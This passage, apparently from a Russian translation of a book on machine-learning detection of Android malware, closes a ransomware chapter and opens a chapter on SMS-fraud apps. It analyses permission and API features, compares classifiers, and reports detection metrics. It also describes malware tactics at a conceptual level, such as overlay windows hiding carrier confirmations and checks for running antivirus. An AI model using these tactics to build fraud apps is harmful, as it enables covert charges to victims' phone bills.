
Программа-вымогатель	Отличена от доброкачественных программ	Отличена от других вредоносных программ
Chiffon	Да	Да
LeakerLocker	Да	Да
Simplocker	Да	Да
Svpeng	Да	Нет
Police	Да	Да
Jisut	Да	Да
Anubis	Да	Нет
SimpleLocker	Да	Да

Мы видим, что во всех случаях классификаторы машинного обучения способны правильно определить образцы как программы-вымогатели, а не доброкачественные программы, и в шести из восьми случаев правильно определить вид вредоносной программы, несмотря на то что некоторые образцы имеют общие характеристики с другими категориями вредоносных программ.

Далее

Инциденты с программами-вымогателями далеко не так распространены на платформе Android, как в Windows, где происходит большинство подобных инцидентов. В этой главе мы показали, что разрешения вновь являются ключевыми признаками, полезными для отделения программ-вымогателей от доброкачественных программ, хотя разрешения, используемые разными образцами программ-вымогателей, могут значительно различаться. В следующей главе мы рассмотрим форму вредоносных программ, гораздо более распространённую на Android: мошенничество с SMS.

Глава 11. Мошенничество с SMS



Представьте, что телевизионная программа просит зрителей пожертвовать 25 долларов организации помощи, отправив код в текстовом сообщении на указанный телефонный номер. Если вы отправите такой код, плата будет добавлена к вашему телефонному счёту, а затем переведена благотворительной организации. Подобные SMS-сообщения используются для ряда легитимных целей, например для ответа на политический опрос или угадывания победителя футбольного матча.

Однако вредоносные приложения часто могут отправлять коды премиум-службам без согласия пользователя. Жертва не узнает о происходящем, пока в конце месяца не получит телефонный счёт и не обнаружит загадочные начисления. Этот вид злоупотреблений мы называем мошенничеством с SMS. Вредоносные программы для мошенничества с SMS сосредоточены на создании несанкционированных начислений на счёт пользователя, но не включают другую вредоносную деятельность, основанную на текстовых сообщениях, например поведение шпионской программы или банковского трояна.

В этой главе мы используем классификатор Extra-Trees для оценки признаков, полезных при обнаружении Android-приложений для мошенничества с SMS. В главе 2 были представлены многочисленные такие семейства, включая BeeKeeper, Camera, Joker, RuFraud, RuPlay, Taicliphot, Wallpaper и WallySMS. Кроме того, наши проверки включали Moundial - ранее неизвестное общественности небольшое семейство для мошенничества с SMS, которое примерно в 2014 году было нацелено на испанских пользователей Android.

Мошенничество с SMS и доброкачественные программы

Если посмотреть на 20 важнейших признаков для отделения доброкачественных программ Android от приложений, участвующих в мошенничестве с SMS (рисунок 11-1), можно заметить нечто интересное: хотя 11 из этих признаков связаны с разрешениями, среди них нет разрешений SMS. Возможно, причина в том, что такие разрешения могут использовать различные легитимные приложения, например чтобы позволить отправлять сообщения из приложения. Другие возможности мы обсудим в разделе «Отсутствие разрешений SMS» на странице 270.

Как и программы-вымогатели и вредоносные программы для получения root-прав, приложения для мошенничества с SMS чаще доброкачественных программ вызывают API `org.apache.http.com.scheme` и `org.apache.http.com`. С другой стороны, доброкачественные программы обычно выполняют больше вызовов многих Android API, таких как `android.content.res`, `android.view`, `android.media.session`, `android.view.accessibility` и `android.os`. Единственное исключение - API Wi-Fi (`android.net.wifi`), предоставляющий классы для Wi-Fi-соединения. Мы не знаем, почему приложения для мошенничества с SMS используют его чаще доброкачественных. Возможно, это просто артефакт прежних вредоносных программ, созданных теми же разработчиками.

Разрешения, не связанные с SMS

Многие важные разрешения мы описали в предыдущих главах. Некоторые из них, по-видимому, не служат никакой цели. Например, `MOUNT_UNMOUNT_FILESYSTEMS` и `INSTALL_PACKAGES` являются привилегированными разрешениями, а приложения для мошенничества с SMS обычно объявляют их, но никогда не используют. Эти приложения также могут запрашивать разрешение `READ_LOGS`, хотя непривилегированным приложениям оно не предоставляет вредоносных возможностей.

Другие разрешения могут позволять приложению выполнять задачи, распространённые среди многих форм вредоносных программ. Например, разрешения `KILL_BACKGROUND_PROCESSES` и `RESTART_PACKAGES`, второе из которых было объявлено устаревшим в Android 4.0.3 (Ice Cream Sandwich), могут использоваться для завершения нежелательных процессов в рамках защитной стратегии. Кроме того, разрешение `RECEIVE_BOOT_COMPLETED` предоставляет вредоносной программе простейший способ закрепиться, автоматически перезапускаясь после перезагрузки телефона.

Оставшиеся разрешения имеют очевидные применения, характерные именно для мошенничества с SMS. Разрешение `READ_PHONE_STATE` позволяет приложению читать параметры конфигурации телефонного стека, например узнавать номер телефона устройства или оператора мобильной связи. Поскольку премиальные короткие номера зависят от оператора, вредоносной программе нужны эти сведения, чтобы выбрать правильного оператора мобильной связи. Мы видим, что вероятность запроса этого разрешения приложениями, участвующими в мошенничестве с SMS, превышает 80 процентов, что более чем вдвое выше вероятности его запроса доброкачественными программами.




Рисунок 11-1. 20 важнейших признаков, лучше всего отличающих вредоносные программы Android для мошенничества с SMS от доброкачественных программ с помощью классификатора Extra-Trees

В главе 10 мы отмечали, что приложения могут использовать разрешение ACCESS_WIFI_STATE для доступа к Android WifiManager и получения состояния Wi-Fi-соединения устройства. Мошенничество с SMS происходит через телефонный стек, а не стек Wi-Fi; несмотря на это, несколько семейств для мошенничества с SMS пытаются определить состояние Wi-Fi устройства. Возможно, причина в том, что эти приложения хотят иметь стек Wi-Fi в качестве резервного варианта. Вероятность запроса этого разрешения приложениями для мошенничества с SMS почти ровно вдвое выше вероятности его запроса доброкачественными программами.

Приложения используют разрешение GET_TASKS для определения процессов, работающих на устройстве. Это разрешение запрашивают почти 70 процентов приложений, участвующих в мошенничестве с SMS, против менее 20 процентов доброкачественных программ. Вредоносные приложения могут запрашивать его по ряду причин, например чтобы выяснить, работает ли антивирусный механизм.

Разрешение SYSTEM_ALERT_WINDOW используется для отображения окон уведомлений, предположительно сообщающих пользователю о легитимных проблемах. Однако приложения для мошенничества с SMS могут использовать эту возможность для сокрытия экрана. Например, если оператор мобильной связи скомпрометированного устройства отправляет запрос на аутентификацию потенциально мошеннической SMS-транзакции, это разрешение может позволить вредоносной программе скрыть окно, пока она отвечает на входящее текстовое сообщение. Вероятность запроса этого разрешения приложениями для мошенничества с SMS в четыре-пять раз выше вероятности его запроса доброкачественными программами.

Отсутствие разрешений SMS

Отсутствие разрешений, связанных с SMS, в списке 20 важнейших признаков могло вас удивить. Несомненно, приложению для мошенничества с SMS необходимо записывать и отправлять SMS-сообщения, чтобы выполнять свою вредоносную работу. Если посмотреть на 50 важнейших признаков, разрешение WRITE_SMS обнаружится на позиции 33, что позволяет предположить, что оно действительно несколько важно для отделения приложений для мошенничества с SMS от доброкачественных программ.

Тем не менее нехватка других разрешений, связанных с SMS, вызывает недоумение. Поскольку разные классификаторы выявляют важные признаки разными способами, мы проверили, сочтут ли другие классификаторы эти разрешения более значимыми. На рисунке 11-2 показаны 20 важнейших признаков, созданных классификатором случайного леса.

Как можно видеть, для отделения доброкачественных программ от приложений для мошенничества с SMS этот классификатор использует признаки, сильно отличающиеся от признаков классификатора Extra-Trees. Фактически он ставит SEND_SMS на первое место по важности! Согласно этой модели, вероятность запроса данного разрешения приложениями, участвующими в мошенничестве с SMS, более чем в восемь раз выше вероятности его запроса доброкачественными программами. Разрешения RECEIVE_SMS, WRITE_SMS и READ_SMS также входят в список 20 важнейших признаков, причём приложения для мошенничества с SMS запрашивают их значительно чаще доброкачественных программ.

Мы также рассмотрели важнейшие признаки, предложенные классификатором XGBoost и показанные на рисунке 11-3. И здесь мы увидели другой набор признаков, определённых как важные, причём SEND_SMS и RECEIVE_SMS входят в число 20 важнейших.




Рисунок 11-2. 20 важнейших признаков, лучше всего отличающих вредоносные программы Android для мошенничества с SMS от доброкачественных программ с помощью классификатора случайного леса




Рисунок 11-3. 20 важнейших признаков, лучше всего отличающих вредоносные программы Android для мошенничества с SMS от доброкачественных программ с помощью классификатора XGBoost

Как показывают эти результаты, разные методы машинного обучения могут определять разные признаки как наиболее важные. Например, один метод может рассматривать каждый признак из общего набора и измерять ценность каждого, вычисляя снижение прогностической эффективности алгоритма машинного обучения при удалении этого признака. Чем больше снижение, тем важнее признак. Другие методы могут использовать известные статистические модели, например взаимную информацию или анализ главных компонент (principal component analysis, PCA). Помимо используемых статистических методов, на выявление разных наборов значимых признаков влияют конструкция и структура самих классификаторов.

Наконец, мы построили дерево решений для отделения приложений для мошенничества с SMS от доброкачественных программ. Первые три уровня дерева решений показаны на рисунке 11-4.




Рисунок 11-4. Дерево решений глубиной три для отделения вредоносных программ Android для мошенничества с SMS от доброкачественных программ

Это дерево решений переходит к левому дочернему узлу, когда условие, указанное в узле, истинно; в противном случае оно переходит к правому. Разрешение `SEND_SMS` находится на втором уровне дерева, сразу под корнем, что подтверждает важность, которую придаёт ему этот вид классификатора.

Правый дочерний узел этого узла проверяет количество вызовов классов пакета `android.content.res` в исходном коде приложения. Этот пакет содержит классы, используемые для доступа к различным файлам и мультимедийным материалам, а также к параметрам, настраивающим устройство. Если число вызовов меньше или равно 82,0 и приложение запрашивает разрешение `SEND_SMS`, вероятность того, что оно является приложением для мошенничества с SMS, составляет `1106/1108` (почти 100 процентов).

Любопытно, что две другие ветви этого дерева решений совершенно не зависят от использования разрешения `SEND_SMS`, что может объяснить, почему исходный набор из 20 важнейших признаков, созданный классификатором Extra-Trees, не выявил разрешений, связанных с SMS. Один из путей проверяет следующее: число вызовов классов пакета `android.content.res` меньше 82, приложение не запрашивает разрешение `SEND_SMS`, а число вызовов классов `org.apache.http.conn.scheme` превышает 1,5. Если выполняются все эти условия, вероятность того, что приложение является вредоносной программой для мошенничества с SMS, составляет 100 процентов. Другой путь проверяет, что число вызовов классов `android.content.res` превышает 82, а число вызовов классов `org.apache.http.conn.scheme` превышает 5,5, что также даёт 100-процентную вероятность мошенничества приложения с SMS.

Результаты, описанные в этом разделе, дают нам ценный урок о машинном обучении для анализа вредоносных программ: обязательно изучайте разные классификаторы в поисках подсказок о том, что следует исследовать в коде вручную. Рассмотрение результатов, созданных лишь одним классификатором, даже высокоэффективным, может привести к искажённым выводам о важности определённых элементов приложения.

Эффективность прогнозирования

В таблице 11-1 показана эффективность различных классификаторов машинного обучения при прогнозировании того, участвует ли приложение в мошенничестве с SMS или является доброкачественным, для разных наборов и комбинаций базовых и расширенных признаков.

Таблица 11-1. Оценка вредоносных программ Android для мошенничества с SMS и доброкачественных программ

Набор признаков	Лучший классификатор	AUC	Точность	Полнота	F1	FPR	FNR
Пакеты API	GBDT	0,9862	0,9483	0,9161	0,9319	0,0517	0,0293
Статические (S)	RF	0,9792	0,9780	0,9208	0,9485	0,0220	0,0275
Динамические (S)	MLP	0,9056	0,8972	0,5759	0,7015	0,1028	0,1332
S + D	XGBoost	0,9810	0,9819	0,9208	0,9504	0,0181	0,0274
API + S + D	XGBoost	0,9975	0,9837	0,9642	0,9738	0,0163	0,0126
TSG	XGBoost	0,9872	0,9463	0,9142	0,9300	0,0537	0,0300
LM	RF	0,8737	0,6654	0,6748	0,6701	0,3346	0,1157
FC	SVM	0,8833	0,9127	0,5024	0,6480	0,0873	0,1519
CG	RF	0,8519	0,9000	0,6532	0,7570	0,1000	0,1119
API + S + D + TSG	XGBoost	0,9457	0,8845	0,8803	0,8824	0,1155	0,1199
API + S + D + LM	RF	0,9975	0,9827	0,9661	0,9743	0,0173	0,0119
API + S + D + FC	GBDT	0,9974	0,9837	0,9651	0,9743	0,0163	0,0123
API + S + D + CG	XGBoost	0,9975	0,9827	0,9642	0,9734	0,0173	0,0126
Все признаки	XGBoost	0,9974	0,9827	0,9642	0,9734	0,0173	0,0126
Лучшее позднее слияние	XGBoost	0,9973	0,9809	0,9670	0,9739	0,0191	0,0116

Как показывают эти результаты, при использовании подхода позднего слияния методы машинного обучения способны обеспечить превосходные результаты с точностью более 98 процентов и полнотой более 96 процентов.

Мошенничество с SMS и другие вредоносные программы

На рисунке 11-5 показаны 20 важнейших признаков для отделения приложений для мошенничества с SMS от других форм вредоносных программ согласно классификатору Extra-Trees. Как можно видеть, разрешения, связанные с SMS, играют здесь важную роль, поэтому мы сосредоточимся на них.
